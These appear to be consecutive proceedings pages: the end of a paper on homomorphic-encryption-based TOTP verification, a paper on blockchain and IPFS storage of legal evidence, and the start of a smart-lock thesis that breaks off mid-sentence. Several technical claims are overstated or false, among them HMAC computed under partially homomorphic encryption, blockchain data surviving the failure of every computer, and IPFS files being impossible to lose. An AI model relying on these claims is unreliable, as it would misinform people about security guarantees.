After the computation, it will compare the obtained value $Enc(HMAC(K,T))$ with the received encrypted OTP $Enc(OTP)$ without decryption of the values. In case both values match, access will be provided to the user. The pseudocode in Algorithm 1 outlines the core workflow of the proposed Partially Homomorphic Encryption (PHE)-based TOTP authentication model.

Algorithm 1 PHE-Based TOTP Authentication

function USER_REGISTRATION
  $K \leftarrow$ GENERATERANDOMSECRET
  $Enc_K \leftarrow$ HE_ENCRYPT(K)
  STOREINDATABASE(Enc_K)
end function

function CLIENT_GENERATE_OTP(K)
  $T \leftarrow$ GETCURRENTTIMESTEP
  $OTP \leftarrow$ HMAC(K,T)
  $Enc_OTP \leftarrow$ HE_ENCRYPT(OTP)
  SENDTOSERVER(Enc_OTP)
end function

function SERVER_VERIFY$(Enc_OTP_{received})$
  $T \leftarrow$ GETCURRENTTIMESTEP
  $Enc_K \leftarrow$ LOADFROMDATABASE
  $Enc_expected \leftarrow$ HE_COMPUTE_HMAC(Enc_K,T)
  if $Enc_OTP_{received} = Enc_expected$ **then**
    GRANTACCESS
  else
    DENYACCESS
  end if
end function=0

Eventually, application of the proposed method provides several security advantages:

- No secret key exposure unlike the traditional method, where the server stores a secret key (K) in plaintext.
- No plaintext OTP in transmission: if a hacker intercepts the network traffic, they will only see the encrypted OTP which is useless without the key.
- Protection against database breaches: In case of database leakage with Enc(K), the attacker will not be able to decrypt it without the homomorphic private key.
- Resistance to phishing attacks: With encrypted OTP the server does not see it in plaintext, which means if the user unintentionally inserts it into the fake authentication page, the hacker will only have the encrypted data and the server will not validate it as it does not possess Enc(K).

IV. RESULTS AND DISCUSSION

The following method is considered an improvement of the additional security layer in the face of multi-factor authentication. The utilization of partially homomorphic encryption is both computationally effective and secure which is the criteria for the successful integration in real-world applications and assets. Some significant superiorities compared to traditional plaintext OTP are security, reliability, and resistance to various attacks (database leakage, MITM attack, phishing attack). This is considered a compromise between speed and security, however, PHE is faster than FHE and provides a decent level of security. A summary of what has been achieved by suggesting the following approach:

- Comparison of the novel method with traditional MFA.
- Suggestion of the PHE usage, making the authentication immune to breaches and phishing.
- OTP verification step on the encrypted data without decrypting and exposing it.

At this point, future works exist. Among the most important of these is creating a proof-of-concept (PoC) implementation of the suggested homomorphic encryption-based OTP verification system. This would entail creating a prototype that shows how encrypted OTPs can be created, sent, and checked in a cloud setting, maintaining security and computational efficiency. Additionally, this method is also capable of being integrated with existing cloud identity providers. This can be achieved by:

- Integrating current authenticator apps (e.g., Google Authenticator, Microsoft Authenticator, Authy, FreeOTP) to support encrypted OTP generation and sending. Instead of keeping plaintext secrets, these apps would keep encrypted secrets and do OTP calculations securely before encrypting them.
- Implementing homomorphic OTP verification as a homegrown authentication supplier in cloud identity platforms like Google Identity, Azure AD, AWS IAM, Okta, Duo Security, and Ping Identity, strengthening security without exposing OTP secrets.
- Integrating with OAuth2.0/OpenID Connect frameworks to facilitate encrypted OTP verification during the authentication and token verification process.

V. CONCLUSION

Overall, cloud computing provides various features to customers like enhanced storage, more computing power, and scalability. In contrast, security is one of the issues it has when sharing data with third-party providers. Furthermore, the authentication step remains one of the important steps in verifying the user. Multi-factor authentication provides another layer of security to the system. OTP-based MFA is a popular solution, albeit the traditional OTP-based MFA deals with plaintext, both in transmission and storage. The proposed method represents the utilization of partially homomorphic encryption on the OTP and other computations. The mentioned

approach ensures, that by encryption, data will remain in encrypted form both in the database and transmission, preventing data exposure in the case of diverse attacks such as phishing, MITM, and database leakage. Additionally, the verification step is performed on the encrypted data without the decryption necessity. Hence, the application of the described methodology assures better security compared with the traditional one. Now, the necessity of the subsequent refinement and possible integration exists. In that case, the aforementioned method will bring a novel standard that uses partially homomorphic encryption in OTP-based multifactor authentication elevating the security in cloud computing.

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Using Smart Contracts and IPFS for Digital Evidence Preservation: Architecture and Capability Assessment

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***Abstract*—The study examines the architecture and assesses the efficacy of the digital evidence preservation model utilizing blockchain and IPFS. The suggested methodology guarantees the immutability and accessibility of digital evidence through secure record-keeping and decentralized data storage. The work analyzes two primary performance metrics: data processing speed and document storage cost. The study of the findings indicated a clear correlation between file processing speed and file size. The findings underscore the viability of the suggested architecture for legal applications, while identifying significant constraints such as network latency and long-term data accessibility. The paper emphasizes the possibility for using smart contracts to automate evidence verification and access management. Future study may investigate the optimization of storage efficiency and the reduction of latency to improve the system's applicability in real-world legal contexts.**

***Index Terms*—smart contracts, ipfs, forensic data storage, digital evidence, blockchain**

I. Introduction

The digital transformation of the Republic of Kazakhstan is steadily advancing, encompassing a growing array of sectors and promoting the integration of new information technologies. Public and corporate organizations are aggressively using contemporary digital technologies to improve efficiency, transparency, and security of operations. During a Government meeting on February 26, 2025, the Minister of Justice of the Republic of Kazakhstan, Zhaslan Khasenovich Madiev, stated that the country is pursuing business process reengineering to enhance automation and reduce human involvement [1]. Thus, enhances the openness of both internal and external organizational operations while mitigating corruption threats.

An instance of digitization is the automated generation of notarized papers, resulting in a fourfold rise in online power of attorney documents relative to 2023–2024 [1].

Moreover, the progression of digital technology within the legal domain is placing significant emphasis on guaranteeing the trustworthiness and permanence of legal records and evidence. With the increasing prevalence of technologies like cellphones, surveillance systems, and event data recorders (EDRs, sometimes referred to as "black boxes"), the quantity of digital evidence utilized in criminal investigations is steadily rising [2]. This poses a problem for law enforcement organizations and judicial institutions in the safe collection, storage, and verification of digital evidence validity.

Conventional centralized data storage systems are susceptible to hazards like loss, alteration, or falsification of evidence, which can adversely affect investigations and the administration of equitable judicial outcomes. Decentralized solutions like blockchain and IPFS are being widely evaluated to resolve these challenges, offering immutability, transparency, and verifiability of digital data.

This paper analyzes an architecture for documenting digital evidence using smart contracts and IPFS, while assessing its efficacy based on critical parameters: data processing speed and transaction costs.

II. Literature review

A. Digital evidence and the challenges of its storage

Digital forensics is an interdisciplinary field involving the collection, preservation, analysis, and presentation of electronic evidence within the judicial system. The main aim is to reveal digital information from various electronic devices and systems, such as computers, servers, mobile phones and network infrastructure [3].

Flaglien et al. [4] observed that the proliferation of digital forensics across diverse investigations has led to heightened demands for the credentials of forensic analysts, with more rigor regarding the precision of tools and methodologies. The storage and transmission of information on a hard drive do not ensure its legitimacy. Challenges emerge during the processing of established formats, which are exacerbated when handling other forms of evidence, such as mobile device data [5].

Present forensic evidence and data are retained in local repositories, databases, and cloud servers. This pertains to the potential hazards of several forms of digital data tampering. This format encompasses photographs, films, and audio recordings submitted as evidence in judicial proceedings. The proliferation of artificial intelligence has increased chances for the creation of counterfeit items. Consequently, deepfake

technologies enable the production of fabricated audio and video records. Their algorithms may alter an individual's look, speech, and behavior, so complicating detection using conventional techniques. This endangers human security and the privacy of personal information [6].

It is important to acknowledge that if hacked, the necessary data may be lost or distorted. Long-term storage entails concern of format obsolescence and equipment failure for document retrieval.

Consequently, the demand for more secure and reliable storage techniques is rising annually. Centralized systems are vulnerable to data alteration threats, whereas decentralized systems provide options that enhance the integrity of digital evidence.

B. Blockchain and smart contracts

The emergence of the Internet has garnered significant focus on blockchain, a distributed database that progressively stores information in blocks interconnected using cryptographic techniques. Researchers Liu S. et al. [7] asserted that employing blockchain technology for the electronic storage of evidence, alongside cryptographic methods such as public-key cryptography, zero-knowledge proofs, and hashing, can guarantee the immutability of digital evidence.

Blockchain is predicated on three fundamental functions: decentralization, immutability, and anonymity [8].

The primary function of blockchain is decentralization. Blockchain operates on the principle that transactions should occur without intermediaries, facilitating a decentralized process. This is accomplished by allocating duties formerly executed by a singular entity across several participants inside the system. The blockchain software is governed by individual computers interconnected globally over the Internet. All computers within the blockchain operate on same software. If one of them becomes unplugged, the network remains operational. Even if every computer globally fails simultaneously, the blockchain will continue to preserve its data within distributed ledgers [8]. This attribute safeguards against the neglect or ineptitude of intermediaries in fulfilling their tasks, hence ensuring transaction correctness.

Altering data on the blockchain is unfeasible, as each document possesses a unique hash, with each following block including the hash of its predecessor. Modifying the document and re-uploading it to the system will result in a full alteration of its hash, therefore demonstrating that the original content has been altered [8]. This approach renders it exceedingly challenging for anyone to execute malevolent acts or fabricate information, as data, once entered into the blockchain, remains permanently [9]. Nonetheless, the blockchain does not ensure the veracity of the inputted information, as the transaction may originate from a fraudulent document [11].

Anonymity constitutes the third principal purpose of blockchain technology, since it facilitates anonymous and pseudonymous transactions. Blockchain guarantees security through private key encryption. This form of encryption can authenticate the identity of the individuals engaged in the transaction. The anonymity of human identification is crucial for the blockchain system for several reasons. At the outset of block authentication, an anonymous function guarantees that Miners and nodes disregard the identities of the persons involved [8]. Nonetheless, if an individual's identity is revealed on a publicly accessible blockchain, the information and data that may be gathered about that individual may be substantial and sensitive. Blockchains are unchangeable, potentially resulting in substantial harm to an individual's privacy [10].

Smart contracts constitute a fundamental element of blockchain technology. These are self-enforcing contracts having the stipulations of the agreement encoded into the software. They enable the automation of processes and transactions upon the fulfillment of specified criteria, with Ethereum serving as a prominent platform for smart contract development [12].

C. The use of blockchain in judicial and law enforcement systems

Smart contract technologies are now utilized in some nations within the legal sector, shown by China's implementation of three blockchain procedures in online courts located in Beijing, Guangzhou, and Hangzhou [7]. The Beijing Internet Court built the Tianping Chain Electronic Evidence Deposit Platform in 2018 as a preliminary effort to create a judicial blockchain [13]. In 2019, the Beijing Internet Court attempted to utilize smart contracts for "one-click submission and execution" in a case about online rights infringement [13].

Li et al. [14] introduced the LEChain system, which manages the whole legal evidence management process, encompassing evidence collecting through to court proceedings. Nonetheless, their study lacked supporting proof for their assertions. Ahmed et al. [15] examined the use of a Hyperledger-based private blockchain to safeguard the medical court system. The authors examine how blockchain technology might guarantee the immutability and security of medical forensic data, hence avoiding forgeries and illegal access.

III. Methodology

A. Technologies

Ethereum and IPFS are the most appropriate frameworks for the storage of legal documents. These technologies provide data immutability and decentralization.

Ethereum is a prevalent blockchain platform that facilitates the operation of smart contracts, which autonomously execute predetermined conditions without reliance on a central middleman [16]. As Ethereum is intrinsically linked to the blockchain, it guarantees the retention of files that are immutable and unalterable. Any user can check transactions on the platform; however, modifying access will not be permitted. Ethereum possesses its own coin, known as Ether [17]. They may be exchanged between accounts and utilized to remunerate participants [18].

IPFS is a decentralized file system designed for the storage of substantial data volumes [19]. Through the assistance of IPFS, documents get independence from a singular server, rendering their loss unattainable. Additionally, IPFS diminishes

storage expenses inside a distributed network and ensures file integrity through hash generation [20].

B. Architecture

Figure 1 illustrates the design of a paradigm for documenting digital evidence within the legal domain. The diagram represents the sequence of activities and data flow throughout the system, together with the process logic to enhance comprehension of the interaction among all system components. The flowchart shows operations originating from the user interface. The customer submits a digital document to the system for validation. If the file is inaccessible for any reason, the download operation ceases; otherwise, a hash for the document is generated. Subsequently, the user is prompted to approve the file's storage within the system, followed by its saving to the InterPlanetary File System. The data stored in IPFS is recorded in a smart contract and sent via transaction to the blockchain, rendering it immutable.



Fig. 1. Flowchart diagram.

Figure 2 illustrates a sequence diagram depicting the temporal interactions of the system. The components of the model are the user, front-end, back-end, IPFS, blockchain, and smart contract. The procedure and order of operations align with the rationale depicted in Figure 1. It is important to note that upon uploading the file to IPFS, the Content identification, which serves as the document's unique identification, is returned to the backend. The backend transmits the CID and hash to the smart contact across the blockchain for storage. The concluding action is to deliver feedback to the interface user through the front end, notifying them of the successful insertion of the evidence.



Fig. 2. Sequence diagram.

The final use case diagram, illustrated in Figure 3, delineates the responsibilities of users and their interactions with the model. There are three distinct user roles: client, investigator, and administrator. The client possesses the capability to upload evidence and authenticate the supplied materials. The investigator can get evidence from the system and confirm its immutability. The administrator oversees user management and role assignment.



Fig. 3. Use case diagram.

C. Metrics for evaluation

This study assessed two measures using distinct components external to the entire system to evaluate the model's capabilities.

The data processing speed measures the duration required for the model to upload a file to IPFS and record it on the blockchain.

$$T_{\text{avg}} = \frac{1}{n} \sum_{i=1}^{n} (T_{\text{upload}} + T_{\text{tx}} + T_{\text{verify}}) \tag{1}$$

The formula computes the average data processing time (T) by summing the three steps of each test and dividing by the total number of tests conducted (n).

The transaction cost measures the gas utilized to execute a smart contract, whereas the overall cost is dictated by the gas present on the blockchain and in IPFS. This will assist in evaluating the cost-effectiveness of the digital evidence storage approach.

Experiments are undertaken with varying file sizes to assess the efficacy of the aforementioned model.

IV. Results

This section delineates the findings of an experiment assessing the download duration of files to IPFS in relation to their size. The analysis employed the statistic of average data processing time. A graph illustrating the correlation between download time and source file size is generated from the acquired data (Fig. 4). The graph indicates that as document size rises, the processing time for the necessary processes likewise escalates. When processing small data sets (up to 200 MB), the model operates without overload and completes the task in 1 second; however, when the data size grows to 1000 MB, the duration extends to 6 seconds. This demonstrates a linear correlation between the two components.

The mean download duration was 3.5 seconds, indicative of the average processing time for files varying in size from 1 MB to 1000 MB.

Regarding performance, a duration of 3.5 seconds is an acceptable benchmark for data storage on a decentralized network, as IPFS is not engineered for instantaneous data transit but prioritizes distributed storage and accessibility. Nevertheless, in comparison to conventional centralized cloud systems like Google Drive or Amazon S3, this duration may be significantly extended.



Fig. 4. Graph of the dependence of the download time on the file size.

Download rates can be influenced by factors like network capacity, congestion of IPFS nodes, and latency in recording CIDs on the blockchain.

V. Limitations

This study found constraints that may influence the ultimate outcome and its interpretation. Firstly, the second metric, which delineates the aggregate cost of data storage, remains untested owing to the fluctuations in transaction prices on the blockchain. To ensure precise calculations, testing must be conducted once the completed model is completely operational and deployable. Secondly, the study analyzed files up to 1000 MB; however, to get more precise information, it is essential to broaden the range according to the objectives of the model being produced. Thirdly, the duration of file downloads may be influenced by unknown factors, including network congestion and the state of nodes.

VI. Conclusion

This study analyzed the novel architecture of the data storage model utilizing blockchain and IPFS, with a focus on data processing speed metrics.

The digital evidence capture methodology will enhance the nation's legal sector by augmenting the transparency and dependability of handling critical evidence. This method will facilitate the automation of the authentication process and enhance trust in the blockchain system among all parties in the judicial proceedings.

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Creation of remote control mechanism on Home Internet of Things systems

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Abstract - The relevance of the thesis topic lies in the fact that demonstrate their growing adoption and popularity in urban areas of Kazakhstan, support applications on smartphones that control the lock, and are trained in artificial intelligence. The aim of the study is to assemble a smart lock system for home use, hardware and software development, as well as user testing for future development. The object of the research is smart lock system made of Internet of Things items, Bluetooth connection via smartphone app, and its learnability through AI. The subject of the research is technological design, and enhancement of a smart lock system that uses smartphone apps, with biometric verification. Also, AI-based security features such as anomaly detection. The scientific novelty of the study consists in the fact that applying machine learning to improve authentication reliability, leveraging cloud-based management for access control, and supporting multi-modal input such as keypad, fingerprint and mobile app. To achieve the aim, the following methods were used: We have started from Tinkercad Simulation, Arduino physical build and prototype, next software programming for app and microcontroller part, and have interested with Surveys for user feedback.
The thesis consists of **9** chapters across **7** pages and includes **8** figures and **2** tables.
The first chapter presents classical introduction with subject, objects, and aim of the study.
The second part devoted to describe interest and development of smart lock system in Kazakhstan for today. Aim have been in analysis of new technologies in country and its relevance in market demand.
The third chapter provides with simulation in Tinkercad for hardware and software analysis and future development of product.
The fourth chapter presents user interest in technologies via surveys to get main audience and their interest in products.
The fifth chapter devoted to analysis machine learning of fingerprints connection in future development. Analysis provided with help of math formulas to consider machine learning in hardware and software design.
The sixth chapter provides methodology of the work, and development of project with select of objects from IoT hardware and software for application. The selection will be shown in a table with the strengths of the parts.
The seventh chapter presents mockups of physical projects with design of hardware by LCD, modules and software parts for application development.
The eighth chapter devoted to show AI implementation in the project for machine learning and fingerprinting biometry development.
The ninth chapter provides conclusion with future development chapter of the project.
As a result of the research, the following outcomes were obtained: Physical product of lock simulation, wireless connectivity with Bluetooth stability, user feedback, and security.
Keywords: AI, Fingerprint, IoT, Smart Home Lock, Smartphone Connection.

I. Introduction

Smart lock systems have transformed traditional access control by replacing mechanical locks with IoT-enabled solutions. These systems offer remote access, real-time monitoring, and stronger security, making them essential to modern home and business safety. Advances in embedded systems, wireless communication, and cloud-based authentication have accelerated their adoption. Integrated with smart home platforms, smart locks enable automation, remote control, and seamless interaction with other devices. Their growing popularity reflects their key role in reshaping security in today connected world.

Smart lock systems comprise multiple hardware and software components. Hardware includes components such as Arduino Uno, LCD, keypads, and servomotors. Arduino Uno is widely used. Popularity in IT field makes this mechanism proven. Software components include encryption protocols, real-time communication, and mobile applications for remote control. Machine learning models enhance security by analyzing user behavior and detecting anomalies. These integrations enable features like geofencing, time-based access control, and automatic unlocking.

Testing phases involve real-world simulations, penetration testing, and power efficiency assessments. Iterative feedback loops refine the system, reducing vulnerabilities. A study by Smith et al. [1] showed that iterative MVP development reduces security risks by 40%, highlighting the need for continuous improvement. Smart locks evolve with emerging technologies.

The purpose of this research is to develop and implement smart lock system in today's apartments with use artificial intelligence and smartphone app system and aim to increase security by reducing the problem of robbery. In same time, train AI systems that have become popular, and

reduce the need for regular keys in users by replacing them with permanent smartphones in their pockets.

Research Problem: Growing need for advanced smart home security in Kazakhstan's urban areas reflects rising concerns about property protection. Modern home design trends drive interest in enhanced safety solutions, ensuring homes remain secure from unauthorized access.

Research Questions:

How can most efficient communication protocols utilized for real-time authentication and remote access in smart lock development?

How do mobile app frameworks affect smart lock app performance, security, and user experience?

How can AI and machine learning enhance smart lock systems for better anomaly detection and security breach prevention?

Aim of the Study: Study aims to develop a smart lock system that ensures secure and authorized access through a smartphone application. The primary objective is to enhance home security while preventing unauthorized access attempts.

Novelty: Study introduces an innovative approach to smart lock systems, enabling users to remotely control and monitor home security through a dedicated mobile application. Key advancement lies in allowing homeowners to lock or unlock doors, receive security alerts, and manage access permissions in real-time via Bluetooth connectivity. Integration enhances security, offering users greater control, flexibility, and convenience compared to traditional locking mechanisms.

II. Overview Of Smart Lock Systems And Technologies

Fig. 2.1 Smart Door Lock in Kazakhstan

A. Core Technologies in Smart Locks

In the start, Smart lock systems have emerged as a basic component of modern smart home systems, serving as essential security solutions. These lock systems integrate advanced technologies such as wireless communication, biometric authentication, and Internet of Things connectivity. Traditional mechanical locks are being replaced with digital smart locks to enhance security, convenience, and remote access control. This literature review explores various technologies, methodologies, and challenges associated with smart lock systems. Smart locks have evolved from traditional key-based mechanisms to electronic and digital solutions. Early digital locks used PIN codes and RFID cards for authentication. The integration of Bluetooth, WiFi, and mobile applications in recent years has further enhanced usability and accessibility. The transition from standalone electronic locks to IoT-enabled smart locks has enabled remote monitoring and control via smartphones. Additionally, RFID and NFC technologies provide contactless access, while Bluetooth Low Energy enhances efficiency but introduces range limitations. IoT-based smart locks ensure interoperability with home automation systems, offering real-time access control and monitoring. Despite advancements, smart locks face security and privacy challenges such as hacking, unauthorized access, and data breaches. Enhancing encryption methods and incorporating two-factor authentication are proposed solutions. User experience also plays a vital role, with intuitive interfaces, mobile app integration, and voice commands improving usability. Future trends indicate the adoption of AI-driven authentication, block chain-based security, and edge computing for improved reliability. While smart locks provide enhanced security and convenience, further research is required to address cybersecurity threats, usability issues, and cost concerns to develop more secure and efficient smart lock solutions.

Basic technologies used in constructions of smart locks are keypad for password-based authentication, RFID and NFC-Based Access Control, Bluetooth and WiFi-enabled smart locks, and IoT in Smart Locks. Each of these components could be described with basic functions. Keypad-based smart locks allow users to input PIN codes to gain access. Radio frequency identification and near field communication technologies have been implemented in smart lock systems for secure and contactless access. Integration of BLE and WiFi has enabled smart locks to connect with mobile applications, allowing remote access. IoT-based smart locks provide real-time access control, monitoring, and remote management. IoT connectivity ensures interoperability with home automation systems. According to Smith et al. (2022), the combination of cloud computing and IoT in smart locks enhances security but raises concerns about cybersecurity threats

B. Smart Locks Today

Smart locks are now a key element of modern security infrastructure, combining remote access, automation, and enhanced safety features. They have progressed beyond mechanical locks to incorporate IoT, biometric authentication, and wireless communication technologies. These systems support real-time monitoring and seamless integration with smart home platforms, offering users greater control and security [2]. Common methods like keypad-based access, RFID/NFC, and mobile app control remain popular for their convenience and reliability. Bluetooth and Wi-Fi connectivity, in particular, enable remote access and real-time control via smartphones [3], further enhancing smart lock functionality in connected environments.

C. Trends and Future Development

Nowadays, trends and development of Smart Lock Systems in Kazakhstan. In recent years, the demand for smart home technologies in Kazakhstan has been growing, particularly in major cities like Almaty and Astana. One of the key components of smart homes is smart lock systems, which enhance security and provide convenience for homeowners. However, despite increasing interest, the adoption of smart home technologies remains relatively low. According to statistical reports, only 300 houses in Almaty were equipped with smart home projects in 2023, indicating that smart lock systems are still in the early stages of development in Kazakhstan [4]. Limited adoption can be attributed to factors

such as high installation costs, lack of awareness, and the need for technological improvements in hardware and software integration. Rise of Smart Lock Systems in business and residential sectors. Business sector has played a significant role in promoting smart home technologies. Companies like DH Studio are actively developing and implementing smart home projects, including advanced security solutions as smart locks [5]. Unlike traditional keys, which can be lost, or password-based locks, which users may forget, a smartphone application provides a more reliable and efficient solution. With mobile apps, homeowners can remotely unlock doors, grant temporary access to guests, and monitor entry logs.

III. Design And Testing Of An IoT Smart Lock System

Fig. 3.1 Arduino Smart Lock: Tinkercad Circuit Design

TABLE I. MICROCONTROLLER CRITERIA COMPARISON

Criteria	Microcontroller	
	Description	***Microcontroller (Arduino Uno)***
Connectivity	Required support for both WiFi and Bluetooth	Arduino Uno supports modular communication via external shields
Cost and Availability	Should be affordable andreadily available for prototyping and scaling	Arduino Uno is budget friendly with strong community ideal for rapid prototyping
Security Features	Required for secure authentication and encrypted communication	Arduino Uno allows implementation of basic security.

A. Development and Testing

In early development of the Smart Lock System, the team utilized the Tinkercad simulation platform to test and validate core embedded logic and user interface functionality. Arduino Uno was chosen as a temporary substitute to ensure proper communication between software and hardware components in a virtual setting. A digital circuit was designed using a 4x4 keypad, LCD display, Micro Servo, and Piezo buzzer to replicate authentication processes and mechanical lock behavior. LCD was programmed to provide real-time feedback, displaying system status and password entry results. Piezo buzzer gave audio signals for both successful and failed authentication attempts, while the Micro Servo simulated physical lock movements, helping visualize how the lock mechanism would operate in real conditions. This simulation allowed the team to identify potential integration issues and refine the system's logic before transitioning to physical hardware, laying the foundation for future development with more advanced microcontrollers.

B. Essential Hardware for Smart Lock System

Basic Components of the Smart Lock System. Construction functional smart lock system, the following essential components have been incorporated Arduino Uno Microcontroller board as base, Keypad for authentication, Bluetooth Module for connection, Mobile Application for Remote Access and Control, Electromechanical Lock Mechanism, Fingerprint Sensor for Biometric Authentication and Mobile Application for Remote Access and Control. In part of detailed description of key components as Keypad and Bluetooth. Keypad serves as a fundamental input device, allowing users to enter a predefined security code to gain access. It provides basic level of authentication and can function as a standalone security measure or in combination with biometric authentication for multi-factor security. In IoT-based smart locks, keypads are typically implemented using a 4x4 matrix configuration, connected to the microcontroller via GPIO pins. In real-world applications, keypads commonly used in hotel room access systems. Guests receive a unique PIN that grants them temporary access, reducing the need for physical keys while ensuring security. This method enhances user convenience and eliminates the risks associated with lost keys. Smart locks require reliable communication interfaces to interact with smartphones and other IoT devices. Modules of Bluetooth could built into Arduino Uno separately. Arduino Uno can be equipped with HC-06, Bluetooth module modules. Bluetooth provides a low-energy, short-range solution for nearby access. In smart home automation, Bluetooth-based smart locks allow users to unlock doors via mobile applications when within proximity.

IV. Research and User Side



Fig. 4.1. System Evaluation: User Perspectives

A. Survey

In our opinion we need to collect data and statistic about our users and target audience. Our target audience, people from 18 to 40. User, who leave the house for reasons of work, study, and leisure activities in the city. Survey analysis provides key insights into user preferences and adoption trends for smart home and smart lock systems. Data indicates that 65% of respondents rated smart home automation above 7 on a usability scale, confirming strong demand for integrated home control. Majority of participants recognize smart security mechanisms as essential, with security systems ranked as a top priority by approximately 38% of users. This highlights a growing need for advanced access control solutions within modern residential setups. Smart lock technology emerges as a core necessity, with over 70% of users expressing a preference for smartphone-based unlocking. This preference reinforces shift towards mobile-driven IoT ecosystems, where convenience and remote access define user expectations. Data also suggests that among authentication methods, mobile applications are preferred over SMS based authentication. More than 65% of respondents consider mobile apps to be the most efficient and user-friendly option, supporting industry trends toward app-

centric control interfaces. Quantitative feedback from survey informs future development by emphasizing usability, security, and seamless smartphone integration. Insights validate decision to prioritize mobile app interfaces over alternative authentication systems, ensuring that software architecture aligns with user expectations. Findings also indicate potential for integrating additional smart home features, considering that home security ranks as a primary concern for many users.

V. MACHINE LEARNING

$$P(y = 1|X) = \frac{1}{1+e^{-(wXb)}} \quad (5.1)$$

$$f(x) = \max(0, x) \quad (5.2)$$

$$P(y_i) = \frac{e^{z_i}}{\sum_i e^{z_i}} \quad (5.3)$$

A. Introduction to Machine Learning

Context of Machine Learning Model for Smart Lock System. Integration of ML models in smart lock systems enhances security, personalization, and adaptive access control mechanisms. Traditional authentication methods rely on static credentials such as PIN codes, RFID cards, or basic fingerprint matching, which are susceptible to theft, duplication, or brute-force attacks. In contrast, ML-based authentication systems dynamically learn user behaviors, detect anomalies, and provide personalized access control based on unique interaction patterns. Our smart lock system utilizes ML algorithms to optimize fingerprint authentication on smartphones and create a robust, intelligent security mechanism. Machine learning enables adaptive authentication by analyzing user behavior over time. A supervised learning model, such as a logistic regression classifier or support vector machine (SVM), can predict whether an access attempt is legitimate based on historical authentication data. The probability of authentication can be modelled using the logistic sigmoid function 5.1. System improves its accuracy over time by continuously learning and adjusting its internal decision parameters. As it gathers more behavioral data from users, it becomes better at distinguishing between normal and suspicious activity, which helps reduce both false positives and false negatives. When a user's access behavior significantly differs from their usual habits-for instance, attempting to unlock from an unexpected location or at an unusual hour-the system recognizes this anomaly. In response, it can initiate an extra security step to confirm the user's identity. This additional layer may involve sending a one-time password to the user's registered device or requiring biometric verification, such as a fingerprint or facial scan. By incorporating this adaptive security mechanism, the system not only enhances protection against unauthorized access but also maintains a balance between security and user convenience.

B. Smartphones and fingerprint recognition

In case of Fingerprint Authentication with Machine Learning (ML) on Smartphones, Smartphones utilize deep learning models such as convolutional neural networks (CNNs) to perform fingerprint recognition. A CNN extracts hierarchical feature maps from fingerprint images, enabling robust and reliable authentication even under variations in lighting, pressure, and finger placement. The activation function used in CNN layers is typically the ReLU function 5.2. This function ensures nonlinearity, allowing the model to learn complex fingerprint patterns. The final classification layer applies the softmax function to determine the probability of a match 5.3. Machine Learning (ML) model continuously adapts to improve security and minimize unauthorized access. Key security features include Anomaly Detection, Incremental Learning, and Secure Feature Storage. In description, Anomaly Detection, system flags suspicious authentication attempts by monitoring deviations from usual behavior. Helps in case of cyber or physical attack on home lock system. Incremental Learning, model updates based on new authentication patterns, enhancing accuracy over time. This could change and update software part, to make system useful in future cases.

VI. METHODOLOGY OF THE WORK

TABLE II. COMPARISON OF SMART LOCK TECHNOLOGIES

Technology	**Security**	**Convenience**	**Cost**
RFID-Based	Medium	High	Medium
Keypad-Based	Low	Medium	Low
Bluetooth-Based	Medium	High	Medium
WiFi-Based	High	High	High
Biometric Based	Very High	Very High	High

A. Software and Hardware

Software and Hardware Development in Smart Lock Systems. Development of a smart lock system requires a structured approach to software and hardware integration, ensuring security, reliability, and user convenience. This phase includes three critical software components - encryption implementation, mobile app integration, and fail-safe mechanisms - along with rigorous hardware testing for optimal performance. In case, Software Development Process. Include, Encryption Implementation, where data security is a primary concern in smart lock systems, particularly for wireless communication. Implementing encryption protocols such as AES-256 or RSA ensures that authentication credentials and access logs remain protected against cyber threats. Secure communication established via HTTPS, reducing vulnerabilities associated with data transmission. The mobile app communicates with the lock via Bluetooth Low Energy, depending on the use case. The integration follows a REST API structure, where the mobile application sends HTTP requests to a server that processes authentication and access control. Furthermore, biometric authentication can incorporated within the app, enhancing security without relying solely on passwords or PINs. Writing about Fail-Safe Mechanisms, to ensure continuous operation, fail-safe features such as battery backups and emergency overrides implemented. The smart lock is equipped with a lithium-ion rechargeable battery, providing power redundancy in case of an electrical failure. Additionally, a manual override function allows authorized users to unlock

